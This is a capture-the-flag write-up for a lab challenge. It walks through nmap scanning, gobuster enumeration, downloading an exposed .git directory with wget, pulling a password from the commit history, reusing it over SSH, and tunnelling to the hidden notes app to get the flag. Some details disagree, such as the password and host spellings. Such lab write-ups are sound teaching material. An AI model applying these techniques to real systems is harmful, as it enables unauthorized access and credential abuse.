

Johnny's notes

Johnny's notes

3

Hi, TCC-CSIRT analyst,

admin Johnny is testing a new notebook to take notes, as any good administrator would. He thinks he has correctly secured the application so that only he can access it and no one else. Your task is to check if he made any security lapses.

- Admin Johnny uses workstation `johnny-station.cypherfix.tcc`.
- Application for notes runs on `notes.cypherfix.tcc`.

On the initial scan, there's ports 22 and 80 for SSH and HTTP respectively on Johnny's station and ports 80, 8080 and 8081 on the host where the notes application is hosted.

```
(kali㉿kali)-[~/catch/johnny-station.cypherfix.tcc]
$ nmap -p- johnny-station.cypherfix.tcc
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 11:16 EST
Nmap scan report for johnny-station.cypherfix.tcc (10.99.24.32)
Host is up (0.0068s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds
```

```
(kali㉿kali)-[~/catch/johnys-notes]
$ nmap -p- notes.cypherfix.tcc
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 11:34 EST
Nmap scan report for notes.cypherfix.tcc (10.99.24.33)
Host is up (0.0065s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 7.55 seconds
```

The notes server main page contains a bit of JS code which redirects the user to the same host, but different port - 8080. Unfortunately, neither port 8080 or 8081 respond when queried, as shown in the screenshot below. By the challenge description an assumption can be made that the application can only be accessed from the IP of Johnny's workstation.

```

(kali@kali)-[~/catch/jonhys-notes]
$ curl http://notes.cypherfix.tcc/
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Redirect Example</title>
  <script type="text/javascript">
    // JavaScript function to redirect to another URL with a different port
    function redirectToNewPort() {
      // Extract current location details
      var currentHost = window.location.hostname; // Get current host
      var newPort = 8080; // Define new port

      // Construct new URL with the new port
      var newUrl = window.location.protocol + "://" + currentHost + ":" + newPort + window.location.pathname;

      // Redirect to the new URL
      window.location.href = newUrl;
    }

    // Call the function to perform the redirection
    window.onload = redirectToNewPort;
  </script>
</head>
<body>
  <h1>Redirecting ... </h1>
  <p>If you are not redirected automatically, <a href="javascript:redirectToNewPort()">click here</a>.</p>
</body>
</html>

(kali@kali)-[~/catch/jonhys-notes]
$ curl http://notes.cypherfix.tcc:8080/
curl: (52) Empty reply from server

(kali@kali)-[~/catch/jonhys-notes]
$ curl http://notes.cypherfix.tcc:8081/
curl: (52) Empty reply from server

```

Looking closer at the workstation's web server on port 80 with gobuster reveals that there is a publicly accessible directory `~johnny`.

```

(kali@kali)-[~/catch/johny-station.cypherfix.tcc]
$ gobuster dir -u http://johny-station.cypherfix.tcc/ -w /usr/share/dirbuster/wordlists/apache-user-enum-1.0.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://johny-station.cypherfix.tcc/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/apache-user-enum-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s








Starting gobuster in directory enumeration mode

/~sync (Status: 403) [Size: 292]
/~daemon (Status: 403) [Size: 292]
/~mail (Status: 403) [Size: 292]
/~bin (Status: 403) [Size: 292]
/~lp (Status: 403) [Size: 292]
/~news (Status: 403) [Size: 292]
/~nobody (Status: 403) [Size: 292]
/~games (Status: 403) [Size: 292]
/~uucp (Status: 403) [Size: 292]
/~backup (Status: 403) [Size: 292]
/~johnny (Status: 301) [Size: 343] [→ http://johny-station.cypherfix.tcc/~johnny/]
/~man (Status: 403) [Size: 292]
Progress: 8930 / 8931 (99.99%)







Finished

```

Johnny's directory on the webserver contains a single subdirectory called `flatnotes`, which is the notes app that is running on the notes host. One online search suffices to find the app's [GitHub repository](#). Structure of the files in the `flatnotes` directory closely resembles the aforementioned repository.

Index of /~johnny/flatnotes			
Name	Last modified	Size	Description
 Parent Directory		-	
 CONTRIBUTING.md	2024-10-24 07:50	631	
 Dockerfile	2024-10-24 07:50	1.2K	
 Dockerfile.experimental	2024-10-24 07:50	1.5K	
 LICENSE	2024-10-24 07:50	1.1K	
 Pipfile	2024-10-24 07:50	496	
 Pipfile.lock	2024-10-24 07:50	67K	

Considering this directory is probably a git repository, there might as well be `.git` directory with the repository's log, etc. This proves to be true as shown below.

Index of /~johnny/flatnotes/.git			
Name	Last modified	Size	Description
 Parent Directory		-	
 COMMIT_EDITMSG	2024-10-24 07:50	50	
 HEAD	2024-10-24 07:50	24	
 branches/	2024-10-24 07:50	-	
 config	2024-10-24 07:50	267	
 description	2024-10-24 07:50	73	

To recursively download the `.git` directory, one can use the command below.

```
$ wget -r http://johnny-station.cypherfix.tcc/~johnny/flatnotes/.git/
```

Putting `.git` in an empty directory, allows to use the `git` commands as in a regular repository. Looking at the log with the `-p` switch to show the code changes quickly reveals Johnny's password, `gojohnnygo`.

```

(kali㉿kali)-[~/catch/johnys-notes/flatnotes]
$ ls -la
total 12
drwxrwxr-x 3 kali kali 4096 Nov 10 11:22 .
drwxrwxr-x 6 kali kali 4096 Nov 10 11:21 ..
drwxrwxr-x 8 kali kali 4096 Nov 10 11:27 .git

(kali㉿kali)-[~/catch/johnys-notes/flatnotes]
$ git log -p
commit 47dab1229b328b6ec01c69c02c1a77d2651a2bf5 (HEAD -> develop)
Author: johny <johny@cypherfix.tcc>
Date: Thu Oct 24 07:50:44 2024 +0000

    User password for http://notes.cypherfix.tcc:8080

diff --git a/README.md b/README.md
index 15ea2e5..edc31a0 100644
--- a/README.md
+++ b/README.md
@@ -68,7 +68,7 @@ docker run -d \
     -e "PGID=1000" \
     -e "FLATNOTES_AUTH_TYPE=password" \
     -e "FLATNOTES_USERNAME=user" \
-    -e "FLATNOTES_PASSWORD=changeMe!" \
+    -e "FLATNOTES_PASSWORD=gojohnygo" \
     -e "FLATNOTES_SECRET_KEY=aLongRandomSeriesOfCharacters" \
     -v "$(pwd)/data:/data" \
     -p "8080:8080" \

```

Since Johny is reusing passwords, using the password above along with username `johny` to log in to the SSH on Johny's workstation works. Unfortunately, it does not allow shell access and thus prints `This account is currently not available`.

```

(kali㉿kali)-[~/catch/johnys-notes]
$ ssh johny@johny-station.cypherfix.tcc
johny@johny-station.cypherfix.tcc's password:
Linux 09cbf1e9b00d 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 10 16:31:39 2024 from 10.200.0.14
This account is currently not available.
Connection to johny-station.cypherfix.tcc closed.

```


What the found SSH credentials allow though, is tunnelling traffic through Johny's machine.

```
$ ssh johny@johny-station.cypherfix.tcc -L 1234:10.99.24.33:80 -N
```

This allows to access the notes application.



At this point, credentials for the notes app are also known from the commit mentioned previously, i.e. `user: gojohnnygo`.



In the app, there's a note with the flag: `FLAG{VfCK-Hlp4-cQl8-p0UM}`.